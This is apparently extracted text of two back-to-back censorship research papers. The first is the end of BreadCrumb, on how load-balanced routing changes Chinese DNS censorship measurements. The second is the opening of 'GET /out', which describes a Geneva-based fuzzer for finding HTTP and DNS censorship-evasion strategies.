- **Selecting Input Parameters:** Source IP and port need to be carefully picked when performing the experiment. Since the last 3 bits of the source IP have a direct impact on results, techniques must perform measurements from a diverse (with respect to the lowest 3 bits) set of source IPs. Source port had a lesser impact on result in our particular study, but depending on the network structure of the country being studied, this observation can change. Therefore techniques must perform experiments with several different randomly selected source ports to rule out the influence on routing changes. Where possible, measurements should be spread out over numerous source IPs within a subnet to ensure diversity of paths.
- **Path Reconstruction:** We have shown that paths vary greatly due to packet construction. When reconstructing network paths relating to censorship and attempting to identify censoring nodes, it's critical to ensure the traceroute packets are constructed identically to the measurement packets, paying careful attention to fields known to be leveraged by routers for load balancing. *BreadCrumb* is one such tool to aid in reliable path reconstruction.
- **Picking Destinations:** We have also shown that measurement paths are dependent on the bit pattern of the lowest 3 bits of destination IP. Measurement techniques must pick destination IPs that have a diverse distribution with respect to these patterns (and thus routes), in addition to geographic or network diversity.
- **Packet Loss and Retries:** Packets are frequently dropped in the network. Measurement techniques must perform careful repetition to establish consistency in their results in order to be able to distinguish between changes caused by routing vs packet loss. This repetition must involve spreading measurements out over different input parameters, *not* simply retrying packets without altering construction.

Towards Censorship Evasion. In this work we established that source parameters under the control of a user can influence remote censorship measurement results. A natural extension of this work is to establish the viability of users within countries experiencing censorship leveraging the described routing phenomena to evade censors. We envision such work could take two directions, both aimed at the development of user-facing tooling. First, it could aim to evade censors completely using the phenomena established in this work. Second, it could seek to leverage route variations to split content across multiple routes in an effort to confound censor activity. We leave further exploration of such evasion technology to future work.




Figure 9: *Route and Censorship Case Study.* This figure shows a concrete example of the path taken by DNS measurement packets between our measurement source and a destination inside China for the censored domain. The shaded region represents nodes in ASN 4134 (ChinaNet), that is known to perform censorship. For this single example destination IP we collect all the (source IP, source port) pairs that resulted in censorship and plot the observed traceroute nodes collected by *BreadCrumb* on the left of the figure. We then group the pairs that *did not* result in censorship on the right of the figure. The only difference between the two path sets is the source IP (within the same /24) and source port. We also manually extract the node we believe is responsible for censorship based on TTL responses, and color it red. We see that there is a distinct set of path differences beginning at N=14 that result in different nodes being seen in the censored vs non-censored routes. The width of the lines represents the number of experiments that flow through the given edge.

7 Conclusion

Despite the development of numerous methods to perform remote longitudinal censorship measurement, few have addressed non-determinism or inconsistencies in censorship results. We built *BreadCrumb*, a measurement methodology and associated tool to understand the prevalence of censorship changes due to router-based load balancing across different source parameters of a DNS probe packet. Using Chinese DNS censorship as a lens, we show that changing the packet parameters used for measurement causes significant changes in the path of the packet which in turn results in changes in measured censorship. *BreadCrumb* shows how routers use certain bits of the source IP and destination IP to make load-based routing decisions that have a direct impact on observed censorship behavior. We provided several insights on selecting input parameters like source IP, source port and destination IP when designing and performing censorship measurement. We also provided guidance for future measurement methods.

8 Acknowledgements

The authors are grateful for the assistance and support of Randy Bush, Zakir Durumeric, and Frank Li. We also thank the anonymous reviewers whose thoughtful feedback improved the work significantly. This work was supported in part by funding from Office of Naval Research (ONR) award N00014-18-1-2662 and DARPA MICE award HR00112190122.

References

[1] Rafael Almeida, Renata Teixeira, Darryl Veitch, Christophe Diot, et al. Classification of load balancing in the internet. In *IEEE INFOCOM 2020-IEEE Conference on Computer Communications*, pages 1987–1996. IEEE, 2020.

[2] Anonymous. Towards a Comprehensive Picture of the Great Firewall's DNS Censorship. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2014.

[3] Simurgh Aryan, Homa Aryan, and J Alex Halderman. Internet Censorship in Iran: A First Look. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[4] Brice Augustin, Xavier Cuvellier, Benjamin Orgogozo, Fabien Viger, Timur Friedman, Matthieu Latapy, Clé-

mence Magnien, and Renata Teixeira. Avoiding traceroute anomalies with paris traceroute. In *Proceedings of the 6th ACM SIGCOMM conference on Internet measurement*, pages 153–158, 2006.

[5] Brice Augustin, Timur Friedman, and Renata Teixeira. Measuring multipath routing in the internet. *IEEE/ACM Transactions on Networking*, 2010.

[6] Michael Bailey and Craig Labovitz. Censorship and Co-option of the Internet Infrastructure. Technical Report CSE-TR-572-11, University of Michigan, Ann Arbor, MI, USA, July 2011.

[7] The Belmont Report - Ethical Principles and Guidelines for the Protection of Human Subjects of Research. http://ohsr.od.nih.gov/guidelines/belmont.html.

[8] Kevin Bock, Yair Fax, Kyle Reese, Jasraj Singh, and Dave Levin. Detecting and evading censorship-in-depth: A case study of iran's protocol whitelister. In *10th USENIX Workshop on Free and Open Communications on the Internet, FOCI 20)*, 2020.

[9] Kevin Bock, Gabriel Naval, Kyle Reese, and Dave Levin. Even censors have a backup: Examining china's double https censorship middleboxes. In *Proceedings of the ACM SIGCOMM 2021 Workshop on Free and Open Communications on the Internet*, pages 1–7, 2021.

[10] Abdelberi Chaabane, Terence Chen, Mathieu Cunche, Emiliano De Cristofaro, Arik Friedman, and Mohamed Ali Kaafar. Censorship in the Wild: Analyzing Internet Filtering in Syria. In *ACM Internet Measurement Conference (IMC)*, 2014.

[11] Cisco. Understanding etherchannel load balancing and redundancy on catalyst switches. https://www.cisco.com/c/en/us/support/docs/lan-switching/etherchannel/12023-4.html, 2007.

[12] Cisco. LAG Load Balancing on Cisco 350 and 550 Series Switches. https://www.cisco.com/c/en/us/support/docs/smb/switches/cisco-550/x-series-stackable-managed-switches/1388-LAG-Load-Balancing-on-Cisco-350-and-550-series-Switches.pdf , 2021.

[13] Cisco. Load Balancing in CEF. https://www.ccexpert.us/mpls-network/load-balancing-in-cef.html, 2021.

[14] Citizen Lab. Block Test List. https://github.com/citizenlab/test-lists.

[15] D. Dittrich and E. Kenneally. The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research. Technical report, U.S. Department of Homeland Security, Aug 2012.

[16] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J. Alex Halderman. A Search Engine Backed by Internet-Wide Scanning. In *ACM Conference on Computer and Communications Security (CCS)*, 2015.

[17] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. ZMap: Fast Internet-Wide Scanning and its Security Applications. In *USENIX Security Symposium*, 2013.

[18] Roya Ensafi, Philipp Winter, Abdullah Mueen, and Jedidiah R. Crandall. Analyzing the Great Firewall of China Over Space and Time. *Privacy Enhancing Technologies Symposium (PETS)*, 2015.

[19] Oliver Farnan, Alexander Darer, and Joss Wright. Poisoning the Well – Exploring the Great Firewall's Poisoned DNS Responses. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2016.

[20] Arturo Filastò and Jacob Appelbaum. OONI: Open Observatory of Network Interference. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2012.

[21] The Go Programming Language. https://golang.org/.

[22] Devashish Gosain, Anshika Agarwal, Sahil Shekhawat, H. B. Acharya, and Sambuddho Chakravarty. Mending wall: On the implementation of censorship in india. In *Security and Privacy in Communication Networks*, 2018.

[23] Nguyen Phong Hoang, Arian Akhavan Niaki, Jakub Dalek, Jeffrey Knockel, Pellaeon Lin, Bill Marczak, Masashi Crete-Nishihata, Phillipa Gill, and Michalis Polychronakis. How Great is the Great Firewall? Measuring China's DNS Censorship. In *Proceedings of the 30th USENIX Security Symposium*, USENIX Security '21, 2021.

[24] ICLab. ICLab: a Censorship Measurement Platform. https://iclab.org/.

[25] Graham Lowe, Patrick Winters, and Michael L. Marcus. The Great DNS Wall of China. Technical report, New York University, 2007.

[26] Zubair Nabi. The Anatomy of Web Censorship in Pakistan. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[27] Arian Akhavan Niaki, Nguyen Phong Hoang, Phillipa Gill, Amir Houmansadr, et al. Triplet censors: Demystifying great firewall's DNS censorship behavior. In *10th USENIX Workshop on Free and Open Communications on the Internet, FOCI 20)*, 2020.

[28] Arian Akhavan Niaki, William R. Marczak, Sahand Farhoodi, Andrew McGregor, Phillipa Gill, and Nicholas Weaver. Cache me outside: A new look at DNS cache probing. In *Passive and Active Measurement - 22nd International Conference, PAM 2021, Virtual Event, March 29 - April 1, 2021, Proceedings*, 2021.

[29] OpenNet Initiative. Internet filtering in China in 2004-2005: A country study. https://opennet.net/sites/opennet.net/files/ONI_China_Country_Study.pdf, 2005.

[30] Paul Pearce, Roya Ensafi, Frank Li, Nick Feamster, and Vern Paxson. Augur: Internet-Wide Detection of Connectivity Disruptions. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[31] Paul Pearce, Ben Jones, Frank Li, Roya Ensafi, Nick Feamster, Nick Weaver, and Vern Paxson. Global Measurement of DNS Manipulation. In *USENIX Security Symposium (USENIX)*, 2017.

[32] Jon Postel. Rfc 792-internet control message protocol, 1981. *URL http://tools. ietf. org/html/rfc792.–Zugriffsdatum*, 19, 2011.

[33] Ram Sundara Raman, Adrian Stoll, Jakub Dalek, Reethika Ramesh, Will Scott, and Roya Ensafi. Measuring the deployment of network censorship filters at global scale. In *NDSS*, 2020.

[34] Reethika Ramesh, Ram Sundara Raman, Matthew Bernhard, Victor Ongkowijaya, Leonid Evdokimov, Anne Edmundson, Steven Sprecher, Muhammad Ikram, and Roya Ensafi. Decentralized control: A case study of russia. In *Network and Distributed Systems Security (NDSS) Symposium 2020*, 2020.

[35] Matthew Salganik. Bit by Bit: Social Research for the Digital Age. http://www.bitbybitbook.com/, 2016.

[36] Will Scott, Thomas Anderson, Tadayoshi Kohno, and Arvind Krishnamurthy. Satellite: Joint analysis of cdns and network-level interference. USENIX Association, 2016.

[37] Ram Sundara Raman, Prerana Shenoy, Katharina Kohls, and Roya Ensafi. Censored planet: An internet-wide, longitudinal censorship observatory. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 49–66, 2020.

[38] Benjamin VanderSloot, Allison McDonald, Will Scott, J. Alex Halderman, and Roya Ensafi. Quack: Scalable remote measurement of application-layer censorship. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[39] Zhongjie Wang, Yue Cao, Zhiyun Qian, Chengyu Song, and Srikanth V Krishnamurthy. Your state is not mine: a closer look at evading stateful internet censorship. In *Proceedings of the 2017 Internet Measurement Conference*, pages 114–127, 2017.

[40] Zachary Weinberg, Diogo Barradas, and Nicolas Christin. Chinese wall or swiss cheese? keyword filtering in the great firewall of china. In *Proceedings of the Web Conference 2021*, 2021.

[41] Joss Wright. Regional variation in chinese internet filtering. *Information, Communication & Society*, 2014.

[42] Xueyang Xu, Z. Morley Mao, and J. Alex Halderman. Internet Censorship in China: Where Does the Filtering Occur? In *Workshop on Passive and Active Network Measurement (PAM)*, 2011.

A Examples

Table 4 contains examples of destination IPs and source parameter combinations that elicit differences in censorship results.

Destination	Source Parameters	Domain
1.116.30.255	x.x.x.36:12340, x.x.x.37:12340	twitter.com
101.224.206.29	x.x.x.171:41340, x.x.x.170:41340	twitter.com
103.45.149.117	x.x.x.52:12919, x.x.x.53:12919	twitter.com
106.12.43.188	x.x.x.165:20701, x.x.x.164:20701	twitter.com
122.68.118.163	x.x.x.171:24640, x.x.x.172:24640	twitter.com
123.83.136.8	x.x.x.144:36764, x.x.x.165:36764	twitter.com
202.112.57.19	x.x.x.67:54262, x.x.x.68:54262	csis.org
210.45.168.4	x.x.x.163:58461, x.x.x.164:58461	csis.org
36.96.222.132	x.x.x.162:24202, x.x.x.161:24202	bigthink.com
36.109.96.54	x.x.x.47:18532, x.x.x.46:18532	bigthink.com

Table 4: *Examples.* Set of example destination IPs and corresponding source parameters pairs that resulted in censorship differences as of February 2022.

GET /out: Automated Discovery of Application-Layer Censorship Evasion Strategies

Michael Harrity Kevin Bock Frederick Sell Dave Levin
University of Maryland

Abstract

The censorship arms race has recently gone through a transformation, thanks to recent efforts showing that new ways to evade censorship can be discovered in an automated fashion. However, all of these prior automated efforts operate by manipulating TCP/IP headers; while impressive, deploying these have proven challenging, as header modifications often require greater privileges than are available to censorship circumvention apps. In that line of work, the application layer has gone largely unexplored. This is not without reason: the space of application messages is much larger and far less structured than TCP/IP headers.

In this paper, we present the first techniques to automate the discovery of new censorship evasion techniques purely in the application layer. We present a general solution and apply it specifically to HTTP and DNS censorship in China, India, and Kazakhstan. Our automated techniques discovered a total of 77 unique evasion strategies for HTTP and 9 for DNS, all of which require only application-layer modifications, making them easier to incorporate into apps and deploy. We analyze these strategies and shed new light into the inner workings of the censors. We find that the success of application-layer strategies can depend heavily on the type and version of the destination server. Surprisingly, a large class of our evasion strategies exploit instances in which censors are *more* RFC-compliant than popular application servers. We have made our code publicly available.

1 Introduction

Internet censorship by nation-state actors affects billions of users worldwide. While there are many forms of censorship—including blocking all transnational connections [1] and misinformation campaigns [22]—the most pervasive form of censorship comes in the form of in-network firewalls that monitor traffic for certain keywords or domain names and inject packets to tear-down connections (via TCP RSTs [47,59]) or misdirect clients (via spoofed DNS responses [6]).

For decades, an arms race has been waged between censoring nation-states and the researchers and activists seeking to enable a more free and open Internet. Recently, this arms race has led to powerful new mechanisms that *automate* the discovery of censorship circumvention strategies. In particular, *Alembic* [52], Geneva [14], and SymTCP [60] use varying techniques to find ways to manipulate TCP and IP headers in ways that confuse a censor but maintain end-to-end correctness between client and server. These techniques have arguably transformed the censorship arms race, allowing researchers to rapidly discover new evasion strategies, sometimes in a matter of hours [12].

Although powerful, by focusing only on TCP and IP headers, these tools suffer from several limitations:

Difficulty of deployment. As a practical matter, manipulating TCP and IP headers requires administrative privileges on most platforms. Some platforms limit such access (most mobile platforms do not have options for raw IP sockets), and some tools are reluctant to seek root privileges in the first place (notably, Tor [23]). Ideally, censorship evasion could take place by manipulating only *application-layer* data, which could take place in unprivileged usermode.

Lack of UDP support. Each of these prior tools only supported TCP-based applications. While this is extremely useful—spanning HTTP, HTTPS, and even DNS over TCP—it misses out on arguably the most important and common protocol: DNS (over UDP). Without reliable and uncensored DNS, users and applications would have to know IP addresses of the services they wish to connect to, which is untenable. However, UDP is such a simple protocol that manipulating UDP headers alone is unlikely to lead to viable censorship evasion strategies. Again, it would be ideal to explore how to alter application-layer data to evade censorship.

Surprisingly, despite advances in fuzzing techniques in other domains, techniques to automate the discovery of censorship evasion strategies in the application space remain relatively unexplored. At the time we started this project, we were unaware of any application-layer fuzzers that could generalize

to multiple protocols and be modified to train against nation-state censorship infrastructure.

To address this, we present what we believe to be the first work that automatically discovers application-layer censorship evasion strategies. We build from an existing censorship evasion tool, Geneva [14], and extend it with application-layer fuzzing, and new fitness functions. The fuzzing engine we have built is not our primary contribution; indeed, it is a relatively standard fuzzer. What is surprising, however, is that, to the best of our knowledge, fuzzers have not been applied to censors at all.

Why study censorship of unencrypted protocols? HTTPS adoption is on the rise for most of the web [25], and browsers have started to request HTTPS by default [17]. Likewise, with development of encrypted DNS transports, such as DNS-over-TLS (DoT), DNS-over-HTTPS (DoH), and DNS-over-QUIC (DoQ), why study "vanilla" DNS? Despite the availability of more secure alternatives, unencrypted protocols are still heavily used around the world. Unencrypted DNS dominates; encrypted DNS alternatives are not yet widely adopted anywhere [37]. HTTP traffic is also still unfortunately prevalent in censored regimes. As of the time of this writing, HTTP traffic comprises nearly 20% of all traffic out of China to Cloudflare [21]. Worse yet, many censored websites still do not support HTTPS. We issued HTTPS requests to all the domains in Citizenlab's censorship test lists [19] and found that 18% of them did not support HTTPS, and 52% of the domains on their China-specific list did not load over HTTPS. Lastly, censors have grown increasingly hostile to new privacy advances in HTTPS, blocking TLS 1.3's ESNI [15], and launching HTTPS man-in-the-middle attacks [53, 54, 64]. Taken together, we believe HTTP and DNS will be prevalent in censored regimes for the foreseeable future. Our work shows that HTTP and DNS censorship can be evaded in easily deployable ways.

Contributions We make the following contributions:

- We take the first steps toward automating the discovery of application-layer censorship evasion strategies. These are easier to deploy than their headers-only counterparts.
- We use our fuzzer to perform a widescale empirical study in several countries (China, India, and Kazakhstan), two protocols (HTTP and DNS), and many different versions of server software.
- We discover and report on 77 unique circumvention strategies for HTTP and 9 for DNS. We describe many of these strategies in detail, and provide the full list in the appendix.
- We perform a thorough analysis of these strategies to gain new insights into how censorship is implemented in different places and how evasion strategies generalize at the application layer.

To enable the community to build on our results, we have made our code publicly available at:

`https://geneva.cs.umd.edu`

Roadmap The rest of this paper is structured as follows: §2 presents background and related work. §3 describes the design of our fuzzer, and the specific application to DNS and HTTP. §4 describes our experimental methodology. §5 presents our results from training over HTTP and §6 presents our results from training over DNS. We discuss these results, and what we can learn about censors in §7, and address ethical considerations in §8. Finally, §9 concludes.

2 Background and Related Work

In this section, we review nation-state network censors and provide an overview of prior work on fuzzing and past approaches to automate censorship evasion.

Nation-state censorship In this work, we focus on nation-state Internet censorship, which seeks to control which destinations and what content those in the nation can access on the Internet. Censorship infrastructures are made up of middleboxes, which rely on Deep Packet Inspection (DPI) to parse packet payloads to look for keywords or domains they wish to censor. Nation-state censors perform censorship in myriad ways: researchers have identified censors that inject TCP `RST`s to tear down connections [4, 14, 20, 44, 47, 59, 63], spoof DNS responses with incorrect answers to thwart address lookup [6, 7], send HTTP content for a block page [14, 67], or even drop traffic altogether [13].

As it is most relevant to this work, we draw special attention here to the mechanisms used to censor HTTP and DNS by nation-states. Censors commonly filter HTTP traffic in one of two ways: either by examining the requested domain (via the Host header), or by searching for forbidden keywords in the request string itself [13, 14, 67]. Censors in India and Kazakhstan examine the Host header, while the Great Firewall of China (GFW) uses both techniques. All three of these countries perform HTTP censorship differently. Airtel's ISP in India injects a block page to the user, the GFW injects `RST+ACK` packets to tear down the connection, and the Kazakhstani censor drops the offending traffic (and subsequent traffic) from the client. To censor DNS, censors commonly inject responses that contain an incorrect IP address. As of the time of this writing, China has deployed three independent DNS censorship systems running in parallel, each with their own fingerprints and block-lists [8]. Although some DNS and HTTP servers are censored by IP-blocking, we focus in this work on the active censorship performed at the application level.

All the nation-state censors we study in this paper only examine client requests: they do not parse server responses

for forbidden content. Although there have been instances in the past of censors parsing server responses for censorship, this does not apply to the censors we study [67].

Another commonality amongst the nation-state censors we study in this work is that they *fail open*, meaning if they are unable to parse or censor a request, it will be allowed through. In the future, censors could theoretically switch to a fail-closed system, but prior work has noted that this could be costly and cause significant collateral damage [13].

One distinguishing factor between nation-state censorship and other middlebox deployments is the use of residual censorship, a punitive form of censorship used by some nation-states (such as China). With residual censorship, for a short period of time after a user makes a forbidden request, follow-up requests—even innocuous ones—will continue to be censored [11]. As we will see in §3, residual censorship can complicate censorship evasion.

Automatically Circumventing Censors Researchers have developed a myriad of techniques to evade censorship, such as tunneling traffic [33, 34, 42, 57, 62, 68], masking the true destination of traffic [23, 24, 35, 41, 65, 66], disguising traffic as another protocol [51, 58, 61], interfering with a censor's ability to track or parse traffic [44, 47, 59, 67], or avoiding the censoring country altogether [46, 48].

A recent area of work has explored mechanisms to *automatically* discover ways to evade censorship [14, 52, 60]. These approaches identify ways to modify the packet stream in such a way that the connection and request remain valid, but the censor is unable to correctly tear down the connection. Such automated approaches enable researchers to respond more quickly to new censorship events [12, 13, 15] or to scale the number of middleboxes under study [10]. For this work, due to the number of DNS resolvers, HTTP servers, and censoring countries, we use an automated approach for discovering application layer strategies.

We are familiar with three existing approaches to automating censorship evasion: Geneva [14], SymTCP [60], and *Alembic* [52]. Although each of these systems takes a different approach, the high level goal is the same: to find a sequence of packets that cause the censor to be unable to tear-down a connection (while preserving the connection itself). Geneva uses a genetic algorithm, and treats censors and destinations as black boxes, not unlike a fuzz tester. *Alembic* and SymTCP require access to the source code to perform symbolic execution of the server's implementations of TCP/IP. Requiring source code is reasonable when focusing on TCP/IP-based evasion strategies, as low-level network protocol implementations are unlikely to change frequently or vary significantly amongst different servers. However, application-layer code can change often and vary widely across servers. Thus, for this work, we chose to extend Geneva's black-box approach; we detail our design in §3.

Application Fuzzing Fuzz testers [45] mutate inputs non-deterministically in an effort to evaluate the correctness, security, and coverage of programs. Most relevant to our work is the space of grammar-based fuzzers, which define a grammar for inputs to the target protocol, and differential-based fuzzers, which send fuzzed inputs to multiple systems to identify any differences in behaviors. Grammar-based fuzzers (including those based on genetic algorithms) have been used successfully against many targets [5], including web applications [55] and other popular protocols [39]. The Peach Fuzzer is a grammar-based protocol fuzzer that allows a user to specify an input grammar, but only its Community Edition is available since Gitlab purchased it in 2020 [38]. WFuzz is another powerful fuzzer for HTTP web servers, but it has no support for other protocols or extending its grammar [49].

Our work differs from these fuzzers in two important ways. First, our work has a different goal from traditional fuzzers: instead of searching for modified inputs that elicit incorrect behavior from the application, our work must find a modified input that elicits *correct* behavior from the application but incorrect behavior from the eavesdropping censor. Second, our goal is not just to find any output that evades a censor, but rather to identify a modification that can be made to an *existing user query* to enable the user to bypass the censor. Whereas fuzz testers traditionally generate inputs, our approach generates what amounts to small pieces of code (built from Geneva's manipulation primitives) that are in turn applied to inputs (user traffic). Therefore, we search over the space of packet-manipulation actions, not over the input space (packets) itself.

Most similar to this work is a concurrent work T-Reqs [43], a grammar-based differential HTTP fuzzer used for discovering HTTP Request Smuggling attacks. HTTP Request Smuggling is the process of modifying an HTTP request such that a firewall or proxy fails to identify a second, hidden request. Although HTTP Request Smuggling is similar in spirit to censorship evasion, the goals are slightly different: with censorship evasion, our goal is not to sneak a second request past a censor, but to get the original request through. T-Reqs created a detailed context-free grammar for the HTTP specification, and randomly mutated inputs to discover differences in how popular HTTP proxies and servers handle content. With modification, T-Reqs (or other grammar-based fuzzers) could likely also be applied to censorship evasion.

3 Fuzzer Design

In this section, we detail the design and implementation of our fuzzer to automatically discover censorship circumvention strategies for HTTP requests and DNS queries.

Prior approaches to automating censorship evasion techniques have taken a fuzzing approach (Geneva [14]) or a symbolic execution approach (SymTCP [60] and *Alembic* [52]) to identify successful modifications to network packets. Our




Figure 1: **Structure of an HTTP request** for `example.com`. Note that "␣" denotes where whitespace is required by the RFC, typically 1 space. Typically, HTTP Requests contain multiple headers separated by a `\r\n`.




Figure 2: **Structure of a DNS request** for `example.com`. Note that the Bit Flags field (detailed in the lower box) is two bytes wide. Although DNS requests typically only contain one Question Record, the RFC [50] allows for multiple DNS Questions to be included with no separator between them.

goal is to work for a wide range of server vendors and versions. As a result, we will not always have access to the source code for every application layer server we need to train with (such as Google's public DNS resolver). Therefore, we take the fuzzing approach, and specifically extend Geneva's genetic algorithm to the application layer space.

A brief review of Geneva Geneva [14] builds censorship evasion strategies out of small, individual manipulation primitives (called *actions*) that can modify a packet. Geneva's actions mirror those that can take place on an IP network (duplicate, tamper, fragment, drop, and send). Each action takes parameter values, which Geneva chooses either at random or from packet captures of previous strategies. Geneva composes actions into *action trees*: duplicate and fragment have two children (the two copies or two halves of the packet), tamper has one child (the modified packet), and send and drop have no children. The action tree represents a packet-manipulation "program," and is executed via an in-order traversal of the tree. Each action tree has an associated *trigger* to describe which packets it should be applied to. While the individual manipulation actions are simple, Bock et al. [14] showed that composing them can be expressive enough to transform any set of packets into virtually any other set of packets. However, they focused almost exclusively on TCP/IP headers.

Geneva's genetic algorithm evaluates each strategy against a live censor by applying the strategy to a request for a forbidden resource. It assigns a numeric *fitness value* based on its success, overhead, and complexity in obtaining the forbidden resource. Geneva's genetic algorithm uses the fitness values to decide which strategies should survive to the proceeding generations and propagate.

Extending Geneva to application-layer requests We observe that in abstract, manipulating individual packets is tantamount to manipulating smaller components of a broader request. To translate this approach to the application-layer space, we identify the constituent units of the broader requests for HTTP and DNS. Though HTTP starts with a few constant fields (Method, Path, Version), the majority of an HTTP request is made up of a variable number of smaller HTTP headers. DNS requests, too, are comprised of constant fields, followed by a variable number of DNS question records. Therefore, we will allow our manipulations to access the constant fields and chain together modifications that affect the variable fields (HTTP Headers and DNS Question records, respectively). We note that even beyond the scope of this paper, other popular application layer protocols follow this pattern; for example, TLS packets usually have many TLS Messages and TLS Extensions.

3.1 Grammars

Next, we define a grammar that allows us to parse and modify these requests.

HTTP Grammar We specifically scope this work to HTTP Version 1 (HTTP/1.0 and HTTP/1.1). The HTTP protocol grammar is specified by RFCs 2616, 7230, 7231, 7232, 7233, 7234, 7235, and 3986 [9, 26–32]. An HTTP Request starts with the HTTP Method (sometimes called a "verb"), which defines the type of request, followed by a single space. Next, a request contains the request path, which specifies the resource location the HTTP request is for, as well as any HTTP parameters and values for the request. The path generally starts with a `/`, and if HTTP parameters are included, a `?` denotes the end of the path and the start of the query parameters. RFC 3986 specifies that in certain circumstances, other characters may mark the start of the path, but these are restricted to specific circumstances [9]. Multiple parameters may be specified within the request line by delimiting them with a `&`. After the path, a single space separates the HTTP version, and HTTP headers comprise the remainder of the request. The end of the starting line containing the method, path, and version is ended with a `\r\n`. Each line within the HTTP header is delimited with a `\r\n`, and the end of all the headers is marked with an empty line followed by a `\r\n`. This will look like a header followed by `\r\n\r\n`, signifying all following data is the message body. Using this grammar, our system will parse the given HTTP request to extract the constant fields (Method,

Path, Version), and variable headers into a list. See Figure 1 for an example HTTP request.

DNS Grammar In this work, we focus specifically on normal DNS Requests, so extensions or other DNS technologies (such as DNSSEC or running DNS over other protocols) are out of scope. The structure of DNS queries are defined by RFC 1035 [50]. DNS Queries are comprised of a set of fixed constant fields, followed by a variable number of DNS Question Records which specify the domains to lookup. By convention, DNS Queries usually only have 1 DNS Question (and as we will see in Section 6, many DNS servers will only respond to queries with 1 DNS Question), but the RFC still permits multiple Question Records in a request. See Figure 2 for the fields in a DNS Query.

3.2 Manipulations

Now that we can parse HTTP and DNS requests, our goal will be to design simple manipulation primitives that can be composed together such that for a given application, a strategy can transform any request into any other request. Therefore, our actions must be able to add, remove, or manipulate any constituent components of the request. We will define `duplicate` and `drop` to add or remove components from a request, but most importantly, we must be able to modify one of these components. Unfortunately, application-layer data is significantly less structured than packet headers, and HTTP headers in particular are primarily composed of raw, unstructured text. We require a new set of actions that will allow us to modify unstructured text.

Inserting New Bytes We define a new modification primitive to insert new bytes into a given header or question record:

```
insert(<VALUE>, <WHERE>, <COMPONENT>, <NUM>)
```

The action takes four parameters, which control what bytes are inserted, where within the existing text they should be inserted (`start`, `middle`, `end`, `random`), which component should be affected, if applicable (such as HTTP header `name` or `value`), and the number of times the bytes should be inserted. As the genetic algorithm runs, these parameters can be mutated and learned through the process of evolution.

Replacing Bytes We define a second modification primitive to allow our system to replace existing bytes within a given header or question record:

```
replace(<VALUE>, <COMPONENT>, <NUM>)
```

The action takes three parameters, what bytes should replace the existing text, which component should be affected, if applicable (such as HTTP header `name` or `value`), and the number of times the bytes should be placed in that location. This action also incorporates the ability to delete the component, by replacing it with a value of an empty string. As the genetic algorithm runs, these parameters can be mutated and learned through the process of evolution.

Changing String Case We define this action to take in a string and change the case of all alphabetical characters in the header name and value.

```
changecase(<CASE>)
```

This action takes one parameter, which is what case all letters should be changed to. It can change all characters to lower or upper case, or randomly assign each letter to be upper or lower case, irrespective of its current case. Nothing will happen to non-alphabetical characters.

3.3 Evaluating Evasion Strategies

